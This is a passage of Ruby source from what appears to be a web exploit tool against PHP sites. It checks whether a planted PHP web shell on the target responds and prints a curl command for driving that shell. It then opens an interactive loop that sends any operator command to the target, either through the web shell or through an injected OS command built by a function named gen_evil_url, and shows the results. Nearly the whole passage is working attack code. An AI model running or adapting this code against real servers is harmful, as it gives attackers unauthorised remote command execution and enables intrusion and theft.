    response = http_request("#{$target}#{webshellpath}", "post", "c=hostname", $session_cookie)
    if response.code == "200" and not response.body.empty?
      puts success("Very Good News Everyone! Wrote to the web root! Waayheeeey!!!")
      break

    elsif response.code == "404"
      puts warning("Target is NOT exploitable [2-4] (HTTP Response: #{response.code})...   Might not have write access?")

    elsif response.code == "403"
      puts warning("Target is NOT exploitable [2-3] (HTTP Response: #{response.code})...   May not be able to execute PHP from here?")

    elsif response.body.empty?
      puts warning("Target is NOT exploitable [2-2] (HTTP Response: #{response.code})...   Got an empty response back")

    else
      puts warning("Target is NOT exploitable [2-1] (HTTP Response: #{response.code})")
      puts verbose("response.body: #{response.body}") if $verbose
    end

  elsif response.code == "500" and not response.body.empty?
    puts warning("Target MAY of been exploited... Bit of blind leading the blind")
    break

  elsif response.code == "404"
    puts warning("Target is NOT exploitable [1-4] (HTTP Response: #{response.code})...   Might not have write access?")

  elsif response.code == "403"
    puts warning("Target is NOT exploitable [1-3] (HTTP Response: #{response.code})...   May not be able to execute PHP from here?")

  elsif response.body.empty?
    puts warning("Target is NOT exploitable [1-2] (HTTP Response: #{response.code}))...   Got an empty response back")

  else
    puts warning("Target is NOT exploitable [1-1] (HTTP Response: #{response.code})")
    puts verbose("response.body: #{response.body}") if $verbose
  end

  webshellpath = ""

  puts "- "*40 if path != paths.last
end if try_phpshell

# If a web path was set, we exploited using PHP!
if not webshellpath.empty?
  # Get hostname for the prompt
  prompt = response.body.to_s.strip if response.code == "200" and not response.body.empty?

  puts "-"*80
  puts info("Fake PHP shell:   curl '#{$target}#{webshellpath}' -d 'c=hostname'")
# Should we be trying to call commands via PHP?
elsif try_phpshell
  puts warning("FAILED : Couldn't find a writeable web path")
  puts "-"*80
  puts action("Dropping back to direct OS commands")
end


# Stop any CTRL + C action ;)
trap("INT", "SIG_IGN")


# Forever loop
loop do
  # Default value
  result = "~ERROR~"

  # Get input
  command = Readline.readline("#{prompt}>> ", true).to_s

  # Check input
  puts warning("WARNING: Detected an known bad character (>)") if command =~ />/

  # Exit
  break if command == "exit"

  # Blank link?
  next if command.empty?

  # If PHP web shell
  if not webshellpath.empty?
    # Send request
    result = http_request("#{$target}#{webshellpath}", "post", "c=#{command}", $session_cookie).body
  # Direct OS commands
  else
    url, payload = gen_evil_url(command, $element, true)
    response = http_request(url, "post", payload, $session_cookie)

    # Check result
    if not response.body.empty?
      result = clean_result(response.body)
    end
  end

  # Feedback
  puts result
end